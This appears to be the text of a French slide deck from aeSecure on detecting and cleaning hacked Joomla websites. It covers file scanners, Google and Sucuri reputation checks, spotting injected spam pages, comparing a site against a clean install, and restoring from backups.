1. [/aesecure/configuration/languages/fr_FR.json](#) (151.92K) (Date dernière modif. February 02 2015 14:55:02.)

Attention Il ne s'agit pas forcément d'un virus!; la signature recherchée est également utilisée dans du code légitime. 9e6fee6e27e2258b29f

Signature : hacker

Trouvé en position 50287 du fichier; voici le contexte :

```
HOST%\images\sampledata\apple.jpg' target='_blank'>images\sampledata\apple.jpg</a></p><p>Les hac
```



2. [/aesecure/configuration/languages/de_DE.json](#) (153.52K) (Date dernière modif. January 20 2016 14:14:35.)

Attention Il ne s'agit pas forcément d'un virus!; la signature recherchée est également utilisée dans du code légitime. 490d0dfc51e53129d8

Signature : hacker

Trouvé en position 50260 du fichier; voici le contexte :

```
HOST%\images\sampledata\apple.jpg' target='_blank'>images\sampledata\apple.jpg</a></p><p>Les hac
```

<https://www.aesecure.com/fr/blog/aesecure-quickscan.html>



paquet de 500 ▾
ers

les fichiers suivant:
ives
x, gz, gzip, jpa, tar, zip
uments
ocx, pdf, ppt, pptx, xls, xlsx
es web
f, ttf, ttf2, woff, woff2
ges
ps, gif, ico, icon, jpeg, jpg, png, psd,
f, webp
ias (autre qu'images)
less)
nations
f, avi, fla, flv, f4v, m4v, mkv, mov, mp3,
mpeg, mpg, ogg, ogv, swf, wav, webm,
es (autre que html)
, md, mo, po, sql, text, txt, xml, xsl
er



Ce script, proposé à titre gracieux par aeSecure, logiciel de protection et d'optimisation de sites web Apache, va scanner l'ensemble de votre site à la recherche de fichiers qui pourraient empêcher une bonne performance, les fichiers de plus de 1M seront ignorés).
L'action du script est de faire un scan : aucune suppression de fichier ne sera faite; il n'y a donc aucun risque de l'exécuter sur votre site.

Dossier à analyser : C:\Christophe\Sites\joomla

1. Nettoyer les dossiers cache et temp

2. Obtention de la liste des fichiers

3. Scanner le site

4. Supprimer ce script du serveur

⚠ Optimisation du scan Les empreintes des fichiers natifs de votre site Joomla 3.5.1 ont pu être téléchargées, elles seront utilisées pour accélérer le scan de votre site : les fichiers de plus de 1M seront donc ignorés.

© aeSecure 2013-2016 - AVONTURE Christophe | aeSecure QuickScan v.1.1.7

[Fanpage](#) | [Je nettoie votre site](#)



SUCURI SITECHECK

SUCURI
MONITOR YOUR WEBSITE

HOM

Free Website Malware and Security Scanner

SiteCheck Results Website Details Blacklist Status

Website: www.aesecure.com
Status: No Malware Detected by External Scan. Additional Actions Recommended!
Web Trust: Not Currently Blacklisted (10 Blacklists Checked)

| Scan | Result | Severity | Recommendation |
|----------------------|--------------|----------|----------------|
| Malware | Not Detected | Low Risk | |
| Website Blacklisting | Not Detected | Low Risk | |
| Injected SPAM | Not Detected | Low Risk | |
| Defacements | Not Detected | Low Risk | |

<https://sitecheck.sucuri.net/>

Scanne l'URL soumise et quelques fichiers prédéfinis comme p.ex. le script de jQuery.



GOOGLE SERP

Exemple de domaine

www.example.com

Il est possible que ce site ait été piraté

Exemple domaine. Ce domaine est mis en place pour être utilisé pour des exemples de documents. Vous pouvez utiliser ce domaine dans les exemples sans ...

<https://support.google.com/websearch/answer/190597?hl=fr>

Exemple Domain

www.example.com

Ce site risque d'endommager votre ordinateur.

Exemple domaine. Ce domaine est mis en place pour être utilisé pour des exemples de documents. Vous pouvez utiliser ce domaine dans les exemples sans ...

<https://www.google.com/webmasters/hacked/>

<http://www.google.fr>

De temps à autre, lancer une recherche Google sur votre propre site et vérifiez l'absence des notifications ci-dessus. Pour cela, faites une recherche `* site:votre-site.fr`



GOOGLE - VOIR CE QUE VOIS GOOGLE

Pour voir votre site comme Google et donc déceler d'éventuels ajouts fait par un pirate (comme du Black Hat SEO), utilisez le lien suivant :

<https://www.google.com/webmasters/tools/googlebot-fetch> (remarque : il faut avoir un compte Google Search Console)



GOOGLE SAFE BROWSING

<https://www.google.com/transparencyreport/safebrowsing/diagnostic/?hl=fr>

Safe Browsing est une base de données de Google permettant de vérifier s'il pense que votre site est suspect.



GOOGLE BLACK HAT SEO

The screenshot shows two Google search results pages. The left page is for the query `* site:aesecure.com`, and the right page is for `site:www.millesimeconsulting.com`. Both pages demonstrate the use of Google's search operators to find specific types of content. The dropdown menu on the left shows the 'Moins de 24 heures' (Less than 24 hours) option selected, indicating a search for recent links.

Left Page (Query: * site:aesecure.com)

- Conditions générales de vente**
https://www.aesecure.com/fr/accueil/cg
Il y a 13 heures - Les fichiers de aeSecure produisent numériques commerciaux et ne pe
- aeSecure - Joomladay**
https://www.joomladay.fr/partenaires/24
Il y a 16 heures - aeSecure est une solution de protection supplémentaire à votre site web. Apacheet ...

Right Page (Query: site:www.millesimeconsulting.com)

- 大好きドクターマーチン Dr.Martens 8ホール ブーツ [タン] レザ ...
www.millesimeconsulting.com/.../order_PR33_sgh.ht... ▾ Traduire cette page
Il y a 2 jours - ドクターマーチン イングランド 違い100%品質保証!! 最先端ドクターマーチン Dr.Martens 8ホール ブーツ [タン] レザー メンズ レディース人気ショップ.最新のドクターマーチン ...
- ヴィヴィアンウエストウッド Vivienne Westwood 財布 バッグ ...
www.millesimeconsulting.com/.../order_CE10_cqe.ht... ▾ Traduire cette page
Il y a 2 jours - 激安! vivienne westwoodビアネットセーフ!! 最安ヴィヴィアンウエストウッド Vivienne Westwood 財布 バッグ ダイナスティラグ RF長財布 ブラック納得できる価格.
- 【VANS】バンズAUTHENTIC* オーセンティック VN-0EE3BLK ...
www.millesimeconsulting.com/.../order_HP02_tor.ht... ▾ Traduire cette page
Il y a 2 jours - 【全品送料無料】vans スノーブーツお勧め最新情報! 激安セール! 【VANS】バンズAUTHENTIC* オーセンティック VN-0EE3BLK BLACK新作が登場しましたバンズ ...
- ワンピース水着裾二層フリル-n4521必要があります
www.millesimeconsulting.com/.../order_PX64_vfx.ht... ▾ Traduire cette page
Il y a 2 jours - 激安特価ワンピース水着裾二層フリル-n4521.ファッションダンキニ水着-n7083 人気アイテムが随时入荷!! 【大好評】ワンピース水着は通販激安販売、日本全国速い ...

Vérifiez régulièrement les URLs référencées par Google afin de détecter les liens vers du contenu n'étant pas le vôtre.



GOOGLE - HAMEÇONNAGE

Si votre site était marqué par Google comme faisant du phising (hameçonnage), une fois nettoyé vous pourrez demander une demande de réexamen sur https://safebrowsing.google.com/safebrowsing/report_error/?hl=fr.



GOOGLE - CONTRÔLE D'UN DE SES SITES

Si vous avez un compte Google Search Console (anciennement Webmaster Tools), vous pouvez obtenir les éventuels avertissements de sécurité émis par Google. Plus d'info :
<https://www.google.com/webmasters/tools/security-issues>.



CHROME


The screenshot shows a red warning dialog box from Google Chrome. At the top is a large white octagonal icon with a red 'X'. Below it, the text reads: "Le site Web que vous allez ouvrir contient un logiciel malveillant". A detailed explanation follows: "Les individus malveillants actuellement à l'œuvre sur le site malware.testing.google.test pourraient tenter d'installer des programmes dangereux sur votre Mac, de manière à récupérer vos informations (par exemple des photos, des mots de passe, des messages et des numéros de carte de paiement) sans votre autorisation, ou à les supprimer." At the bottom left is a checkbox labeled "Signaler automatiquement les incidents de sécurité potentiels à Google. [Règles de confidentialité](#)". Below the checkbox are two buttons: "Détails" and "Retour à la sécurité".

<https://www.google.com/transparencyreport/safebrowsing/?hl=fr>

Chrome utilise l'API de Google Safe Browsing pour détecter la réputation du site : sain ou pas. Dans le cas contraire, c'est le RSOD (Red Screen Of Death).



CHROME DOWNLOAD



<https://www.google.fr/chrome/browser/privacy/whitepaper.html>

Chrome averti également de manière explicite si un logiciel en cours de téléchargement est réputé dangereux.



WINMERGE - MELDMERGE

- Ces outils permettent de comparer des fichiers et/ou des dossiers : à gauche une installation saine de Joomla!® et à droite votre site web.
- La comparaison permettra de mettre en évidence les fichiers ayant été ajoutés, supprimés ou altérés.

<http://winmerge.org> - <http://meldmerge.org/>



WINMERGE - MELDMERGE

| C:\Christo...st\Hacked | | | C:\Christo...st\Hacked | | |
|------------------------|--------|---------------------------|------------------------|--------|---------------------------|
| Master | | Hacked | | | |
| Name | Size | Modification time | Name | Size | Modification time |
| Master | 4.1 kB | lun. 07 mars 2016 13:11:5 | Hacked | 4.1 kB | lun. 07 mars 2016 13:13:5 |
| administrator | 4.1 kB | lun. 07 mars 2016 13:11:3 | administrator | 4.1 kB | lun. 07 mars 2016 13:13:3 |
| modules | 4.1 kB | lun. 07 mars 2016 13:11:3 | modules | 4.1 kB | lun. 07 mars 2016 13:13:3 |
| mod_title | 4.1 kB | lun. 07 mars 2016 13:11:3 | mod_title | 4.1 kB | lun. 07 mars 2016 13:13:3 |
| tmpl | 0 B | lun. 07 mars 2016 13:11:3 | tmpl | 0 B | lun. 07 mars 2016 13:16:1 |
| bouh.php | | | bouh.php | 357 B | jeu. 02 oct. 2014 12:09:4 |
| mod_title.php | 518 B | jeu. 02 oct. 2014 12:09:4 | mod_title.php | 52 B | lun. 07 mars 2016 13:16:0 |

1. il s'agit d'un fichier ayant été ajouté, ne se trouvant pas dans la distribution de Joomla!®
2. ce fichier a été altéré, il ne correspond pas à celui, natif, de Joomla.




XYPLORER

Gestionnaire de fichiers pour Windows apportant
quantité d'améliorations comme p.ex. une vue à plat,
une seconde fenêtre de visualisation des fichiers
(contenu ou rendu), de puissants filtres, critères de
sélection, une coloration des fichiers, une recherche, ...

Un Must have !



XYPLORER



<http://www.xyplorer.com/>



SUPPRIMER LA MENACE





BACKUPS

Avant toute action de votre part;
prenez une sauvegarde de votre site
en l'état, même s'il est hacké.

Si, par inadvertence, vous supprimez
un fichier nécessaire au
fonctionnement du site, si vous
n'avez pas une sauvegarde, vous
serez comme coyote... oups!.



JOOMLA!® 3.6

Depuis sa version 3.6, Joomla!® propose maintenant de réinstaller les fichiers du core, si vous n'avez pas apporté de modifications dans les fichiers natifs, vous supprimerez déjà quantité de virus en réinstallant les fichiers du CMS.

Cette option est proposée dans l'écran Composants - Mise à jour de Joomla!



RESTAURER UNE ARCHIVE SAINTE

Si vous avez adopté les bonnes pratiques qui sont de prendre des sauvegardes régulières de votre site, récupérer une version ayant été faite avant le hack et restaurez cette version.

Attention : si le hack a pu réussir, c'est que votre site était failible => mettez-le à jour et protégez-le. Ne vous arrêtez pas après l'avoir restauré.

Restaurer le site => le mettre à jour => le protéger



TRAVAILLEZ SUR UNE VERSION LOCALE

Même si votre site de production est hacké, il est préférable de travailler en local : prenez un backup de votre site et restaurez-le sur votre ordinateur.

Vous aurez moins de stress et, de fait, vous aurez toujours un backup des fichiers au cas où...



LES OUTILS DONT VOUS ALLEZ AVOIR BESOIN

- Un éditeur de texte style **Notepad++** càd permettant de sauver en UTF-8 NoBom
- **WinMerge** ou **MeldMerge** pour les comparaisons de fichiers
- Idéalement un excellent gestionnaire de fichiers permettant des recherches, d'avoir une vue « à plat », ... Personnellement, j'utilise **XYplorer**, pour Windows.

Et surtout, vos veux, votre maîtrise de Joomla!® et



N'EXÉCUTEZ PAS UN VIRUS

Lorsque vous aurez détecté un fichier suspect sur votre serveur, n'y accédez surtout pas depuis une URL (ne surfez pas vers `http://localhost/le-fichier-suspect.php`) mais éditez le fichier pour en lire son contenu (depuis son client FTP pour un site distant).

Accéder à un fichier par URL revient à l'exécuter



BESOIN D'AIDE ?

Si vous avez besoin de l'aide d'un professionnel,
n'hésitez pas à prendre contact avec moi, j'ai
développé un scanner "DeepScan" permettant de
nettoyer votre site web.

<https://www.aesecure.com/fr/telechargement.html>



PROTÉGER SON SITE JOOMLA!®

Je vous invite à consulter le document “La sécurité et Joomla!®” pour apprendre à sécuriser votre site web afin de ne plus être victime de pirate :

<https://www.aesecure.com/fr/blog/joomla-securite.html>



MERCI POUR VOTRE ATTENTION!

- Blog: aesecure.com
- Twitter: [@aeSecure](https://twitter.com/aeSecure)
- Facebook: [aeSecure](https://www.facebook.com/aeSecure)
- Slides: slides.aesecure.com
- Email: christophe AT aesecure.com

